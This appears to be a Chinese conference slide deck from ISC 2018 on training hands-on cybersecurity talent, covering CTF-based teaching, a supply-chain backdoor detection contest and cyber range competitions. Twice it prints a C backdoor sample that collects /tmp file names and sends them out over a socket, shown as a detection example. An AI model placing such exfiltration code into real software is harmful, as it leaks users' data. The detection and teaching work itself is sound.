攻防兼备的实战型网络安全人才培养实践

刘奇旭　　中国科学院信息工程研究所 副研究员

中国科学院大学网络空间安全学院 副教授

ISC 互联网安全大会 中国 · 北京

Internet Security Conference 2018　Beijing · China

（原“中国互联网安全大会”）

目录

中国科学院研究生两段式培养模式 深度科教融合

中国科学院大学（简称“国科大”）与中国科学院各研究所在管理体制、师资队伍、培养体系、科研工作等方面“共有、共治、共享、共发展”，实现高度融合。通过科教融合，汇聚中科院优质资源，适当引入外部资源，为学生提供最好的教育资源。

第一阶段 校园集中授课
以课程建设为抓手

力争使研究生在一年的集中学习环节中把所涉及的知识学深、学扎实，为后几年进入研究阶段的学习打好基础。

第二阶段 研究所科研
学习与科研实践相结合

第二年回到各研究所，进入课题组，边进行科研实践，边进行学科专业课和特色课程的学习，在导师的指导下完成研究生的科研论文。

核心使命：培养造就高质量创新创业人才！

高质量创新创业人才的评价要素是什么？

理论知识


实践能力

创新思维

创业能动性

目录

第一阶段　校园集中授课



老师视角

学生视角

授课方法

知识链牵引

保证知识的系统性

理论体系

基础理论体系		技术理论体系		应用理论体系
网络空间安全体系结构、大数据分析、对抗博弈等	对称加密、公钥加密、密码分析、侧信道分析等	芯片安全、操作系统安全 数据库安全、中间件安全等	通信安全、互联网安全、网络对抗、网络安全管理等	电子商务安全、电子政务安全、物联网安全、云计算安全等
网络空间理论	**密码学**	**系统安全理论与技术**	**网络安全理论与技术**	**各种网络空间安全应用技术**

理论体系

学术成果 — **工具产品** — **事件案例** — **攻防实践**


中国计算机学会推荐国际学术会议
(网络与信息安全)


A类

序号	刊物名称	刊物全称	出版社
1	CCS	ACM Conference on Computer and Communications Security	ACM
2	CRYPTO	International Cryptology Conference	Springer
3	EUROCRYPT	European Cryptology Conference	Springer
4	S&P	IEEE Symposium on Security and Privacy	IEEE
5	USENIX Security	Usenix Security Symposium	USENIX Association

新兴领域安全技术		国外厂商	国内厂商
云安全	流量分析、恶意样本分析、虚拟化安全等	趋势科技、迈克菲、卡巴斯基、Cisco、英特尔、EMC、亚马逊、谷歌等	阿里、腾讯、百度、华为、山石网科、杭州安恒、网康科技、
数据安全	数据加密、自然语言处理、数据挖掘与聚类分析等	赛门铁克、迈克菲、趋势科技、RSA 等	启明星辰、天融信、绿盟科技、神州泰岳、时代亿信、明朝万达、中国软件、中电长城网际、上海观安、360、亿阳、鼎普等
APT 攻击检测与防护	网络流量分析、恶意样本分析、关联分析、网络及终端取证等	FireEye、Bit9、趋势科技、RSA 等	360、阿里（瀚海源）、安天、知道创宇、绿盟科技、金山安全等
威胁情报分析及安全态势感知	爬虫技术、关键字匹配、威胁数据分析、机器学习、可视化、社会工程学等	戴尔、赛门铁克、迈克菲、FireEye、RSA 等	360、阿里（瀚海源）、知道创宇、安天、微步在线等
智能制造安全	兼容协议、轻量级设备、攻击识别、基础防护等	GE、西门子、英特尔、AT&T 等	和利时、浙大中控、四方继保、南京自动化、三维力控、北京亚控；绿盟、启明星辰、天融信、中科网威匡恩网络等

来源：中国信息通信研究院





紧跟国内外学术界进展

了解国内外工业界情况


加强代入感 让知识可见

加深对课堂讲授内容的理解

授课方法：以《Web安全技术》为例

攻防实践

- 在攻防实践方面，把CTF比赛引入授课过程中，针对授课内容知识点设计题目，成绩纳入期末总成绩。
- 采用“单人组队比赛、课堂集中解题、随时随意讨论“的形式，确保每一位学生都能体验基于CTF的攻防实践过程，进而加深每一个人对课堂讲授内容的理解，建立Web安全形象思维和安全意识。




目录

第二阶段 研究所科研

如何有益于解决真实业务场景问题?


- 【立足业界需求】在“理论体系-学术成果-工具产品-事件案例-攻防实践”知识链条牵引下，立足业界需求，依托研究所科研项目，聚焦兴趣点。
- 【提炼科学问题】充分调研国内外学术界、工业界研究现状，自主提出关键科学问题，并开展系统深入的研究。
- 【真实场景验证】研发原型系统，在真实环境下部署，测试功能和性能。



如何开展科研实践？


攻防角色互换

- 网络安全的本质在对抗，对抗的本质在攻防两端能力的较量。要以技术对技术，以技术管技术，做到魔高一尺、道高一丈。【节选自4·19讲话】
- 从攻击者视角分析问题，以防御者视角解决问题，用实战演练检验效果。



科研思路：以软件供应链安全为例

- 近些年，从XcodeGhost事件，到Xshell后门、python pip源欺骗性污染钓鱼。软件供应链安全事件频发，且具有威胁对象种类多、极端隐蔽、攻击成本低回报高、检测困难等特性。
- 软件供应链是指由软件开发环节，交付环节和使用环节组成的功能链。而软件供应链污染则是在软件供应链中的各个环节中，利用不同的技术对软件进行污染。



软件供应链安全威胁模型图

2018年软件供应链安全大赛“C源码专题赛”分站赛第一名

- 2018功守道·阿里软件供应链安全大赛，是聚焦软件供应链安全范畴内泛化的攻击面与应对技术、策略，面向业界、学术领域，采用对抗为主的全新挑战赛形式。
- 中科院信工所团队作为防守方从防御的角度检测题目中是否存在软件供应链安全风险点。在C源码专题赛分站赛3的183个待检测样本中，发现恶意后门数量81个，正确解题数量115道。
- 获得C源码专题赛分站赛第一名，并直接晋级总决赛。

测试赛排行榜 | C源码专题排行榜 | PE文件专题排行榜 | JAVA源码专题排行榜 | 专题总积分排行榜 | 总决赛排行榜

分站赛1 | 分站赛2 | 分站赛3 | 总积分排名

队伍排名	队伍昵称	队伍分数	最后一次提交时间	正确题目数量
1	G15	151	2018-06-23 16:57:28	115
2	Lancet	126	2018-06-23 16:57:18	105

2018年软件供应链安全大赛“C源码专题赛”比赛过程

C源码样本下载

```
int s; char buff[1024]; DIR *dir_path;
struct sockaddr_in sockaddin; struct dirent *path;
memset(buff, 0, sizeof(buff));
dir_path = opendir("/tmp");
if (dir_path) {
   while ((path = readdir(dir_path)) != NULL) /*污点源*/
      sprintf(buff, "%s\n%s", buff, path->d_name);
   closedir(dir_path);
}
if ((s = socket(PF_INET, SOCK_STREAM, IPPROTO_TCP)) < 0) goto Exit;
memset(&sockaddin, 0, sizeof(sockaddin));
.....
if (connect(s,(struct sockaddr *) &sockaddin, sizeof(sockaddin)) < 0) goto Exit;
send(s, buff, sizeof(buff), 0);
close(s);
Exit:;
```

183个待检测C源码样本

恶意行为分类建模

- 单点恶意行为：系统敏感信息采集等；
- 二阶段恶意行为：用户操作历史的读取和无校验网络传出；
- 复合恶意行为：键盘hook等。

总结几十种模型：敏感函数集合+上下文约束关系

污点分析模型匹配


LLVM COMPILER INFRASTRUCTURE

- C源码中间代码表示；
- 污点分析：发现疑似敏感行为；
- 模型匹配：I/O操作→网络传出。

基于LLVM pass框架的中间代码表示，进而检测恶意行为

误报过滤结果提交

- 基于路径可达性分析的误报过滤。



实现C源码恶意后门自动化检测系统

比赛3小时，提交结果5次，发现恶意后门数量81个，正确解题115道。

2018年软件供应链安全大赛“C源码专题赛”解题举例

收集“/tmp”目录下，所有文件的文件名 → 无校验网络输出

- 污点分析：发现污点数据流向send函数（敏感操作），疑似敏感行为，进行深度检测分析；
- 模型匹配：I/O操作→网络传出，进行敏感行为模型匹配，发现执行时可触发敏感行为，进行触发点定位。

```
int s; char buff[1024]; DIR *dir_path;
struct sockaddr_in sockaddin; struct dirent *path;
memset(buff, 0, sizeof(buff));
dir_path = opendir("/tmp");
if (dir_path) {
    while ((path = readdir(dir_path)) != NULL)
        sprintf(buff, "%s\n%s", buff, path->d_name);
    closedir(dir_path);
}
if ((s = socket(PF_INET, SOCK_STREAM, IPPROTO_TCP)) < 0) goto Exit;
memset(&sockaddin, 0, sizeof(sockaddin));
……
if (connect(s,(struct sockaddr *) &sockaddin, sizeof(sockaddin)) < 0) goto Exit;
send(s, buff, sizeof(buff), 0);
close(s);
Exit;
```

污染源

知识链牵引+攻防角色互换

攻防兼备的实战型网安人才培养实践

形成基于“理论体系-学术成果-工具产品-事件案例-攻防实践”知识链牵引的授课思路，以及“从攻击者视角分析问题，以防御者视角解决问题，用实战演练检验效果”攻防角色互换的科研思路。

目录

2017贵阳大数据及网络安全攻防演练“安全成果一等奖”

- 2017贵阳大数据及网络安全攻防演练，是在真实网络环境中，针对真实目标的渗透测试演练。
- 中科院信工所评测团队，针对相关目标发现并提交重要漏洞50多个，率先攻破多个重点或核心目标，控制重点及核心目标关键服务器近30台，突破五家单位系统的内网并控制大量内网主机，包括工控领域系统。
- 荣获最高奖项“安全成果一等奖”。


BIGDATA2017

荣誉证书

中科院信工所 [redacted] 同志：

在2017贵阳大数据及网络安全攻防演练活动中荣获：

安全成果一等奖

贵阳大数据及网络安全攻防演练组委会


二〇一七年十一月

2017 贵阳大数据及网络安全攻防演练活动，共评出 8 类奖项，分别是“安全成果奖、安全创新奖、安全防卫奖、安全堡垒奖、安全使命奖、安全共建共治奖、安全协作奖和特殊贡献奖”。

一、获得“**安全成果奖**”一等奖的团队是：“中科院信工所”；二等奖的团队是：“无声双螺旋”、“北京知道创宇”；三等奖的团队是：“华为未然实验室”、“悬镜安全”、“贵州大学黔锋”。

二、获得“**安全创新奖**”一等奖的团队是：“永信至诚 Nothing”；二等奖的团队是：“贵州国卫信安”、“威努特”；三等奖的团队是：“不鸣信息科技”、“众英团队”、“亨达科技”。

2017贵阳大数据及网络安全攻防演练“安全成果一等奖”

明确目标	信息搜集	漏洞利用	系统突破	形成报告
工控系统 企事业单位 **大数据平台	NMAP.ORG ChinaZ.com whois.chinaz.com | Whois	acunetix BURPSUITE PROFESSIONAL sqlmap®	RAPID7 metasploit® COBALT STRIKE ADVANCED THREAT TACTICS FOR PENETRATION TESTERS EXPLOIT DATABASE	
17个真实目标，含4个核心目标、8个重点目标	侦查域名、子域名、开放端口，识别系统信息	漏洞扫描、漏洞挖掘与利用、手工渗透测试	明确漏洞造成的影响，进一步的提权、内网渗透	总结漏洞成因、利用方法、防御手段，形成报告

8天×12小时，5人，提交漏洞50多个，控制关键服务器近30台，突破并控制五家单位系统的内网主机。

全国高校网安联赛（X-NUCA）

中国科学院信息工程研究所于2016年创办的“全国高校网安联赛(National University Cybersecurity Association，简称X-NUCA)”，是面向全国高校学生的网络安全技能赛，推出“竞赛+”模式，大赛秉承“寓学于赛，以赛促学”的理念，旨在更好地促进网络安全人才的培养和选拔。

指导单位	中国科学院 深圳市人民政府 中国网络空间安全协会
主办单位	中国科学院信息工程研究所 深圳市科技创新委员会
承办单位	中国科学院大学网络空间安全学院 湖南合天智汇信息技术有限公司 北京永信至诚科技股份有限公司
协办单位	深圳市南山区人民政府 360企业安全集团 深圳大学

第一届 X-NUCA’ 2016	
五期线上赛	总决赛·北京

第二届 X-NUCA’ 2017	
三期线上赛	总决赛·深圳

2016全国高校网安联赛（X-NUCA’ 2016）

第一届全国高校网安联赛(X-NUCA’ 2016)比赛历程

线上解题模式+线下攻防模式

2016年7月

2016年12月

总决赛

存在问题：重技巧、轻实战，脱离真实网络攻防场景

2017全国高校网安联赛（X-NUCA’ 2017）

第二届全国高校网安联赛(X-NUCA’ 2017)比赛历程

基于网络靶场的网安联赛

8月26日

Web安全
靶场渗透专题赛

Windows 7
靶场评测专题赛

10月8日

11月25日

企业安全众测
靶场挑战赛


年度总决赛

12月19-22日

X-NUCA’ 2017利用网络靶场技术，为参赛者提供接近于真实互联网环境的网络攻防对抗场景。


如何设计接近于真实互联网环境的网络攻防场景？

网络场景选取




源于真实互联网环境

网络拓扑抽象



定位关键网络节点

网络区域设定



划分公网、内网、专网环境


攻防题目设计

- 风险评估
- 渗透测试
- 应急响应
- 样本分析
- 追踪溯源

立足攻防实战经验

以X-NUCA’ 2017总决赛团队赛比赛环境为例


网络场景选取




- 公网部分：与互联网连接，用于处理一般性事务，或对外的门户网站。
- 内网部分：一般是单位内部局域网络，用于日常办公、对公网区域管理等。此区域内可能会存储业务系统中的较敏感信息。
- 专网部分：一般用于与总部交换核心数据或处理特殊业务，属于业务中核心的部分。

以X-NUCA’ 2017总决赛团队赛比赛环境为例

网络拓扑抽象





比赛选手

网关

服务器

ZERO TRUST SECURITY

以X-NUCA’ 2017总决赛团队赛比赛环境为例 网络区域设定

一个公网区域


整个业务中接入公网的服务，节点包括门户网站及数据库等。选手可以直接访问到公网服务，是整个环境的入口。

三个内网区域

包括内网服务器、网站管理员工作PC、代码仓库服务器等。3个内网分别由3个公网服务接入。

一个专网区域

核心业务区，包括Web服务器、业务应用服务器。所有专网的最内层节点在此区域连成一个大网。



ZERO TRUST SECURITY


以X-NUCA’ 2017总决赛团队赛比赛环境为例

攻防题目设计

- Web CMS漏洞
- 弱口令
- 一个密码多处使用
- 跨网攻击代理跳板
- 黑客攻击痕迹
- 日志中的隐藏信息
- 不正确的网络配置

隐藏了多个关键信息，这些信息是选手内网渗透路径中的必须信息


部署AWD模式的竞赛题目，在攻击其他队伍的同时，需要修复自己的漏洞



ZERO TRUST SECURITY

以X-NUCA’ 2017总决赛团队赛比赛环境为例

20支队伍
100名队员
300个节点




1个公网
3个内网
1个专网

公网→内网
→专网的渗
透路径

以专网服务
器为跳板的
攻防模式

X-NUCA’ 2017总决赛

网络靶场可视化



X-NUCA’ 2017总决赛

比赛场馆实景图

结束语

- 人才培养体系建设是一个永恒的话题，十分必要；
- 学生培养质量最终由老师和学生这两个具有主观能动性的主体决定，发挥不好这两个主体的主动性，质量无从谈起；
- 实战型网络安全人才培养任重道远，师资队伍建设是根本。

ISC 2018
ISC互联网安全大会

360互联网安全中心

谢 谢！

ISC 互联网安全大会 中国 · 北京

Internet Security Conference 2018 Beijing · China

（原“中国互联网安全大会”）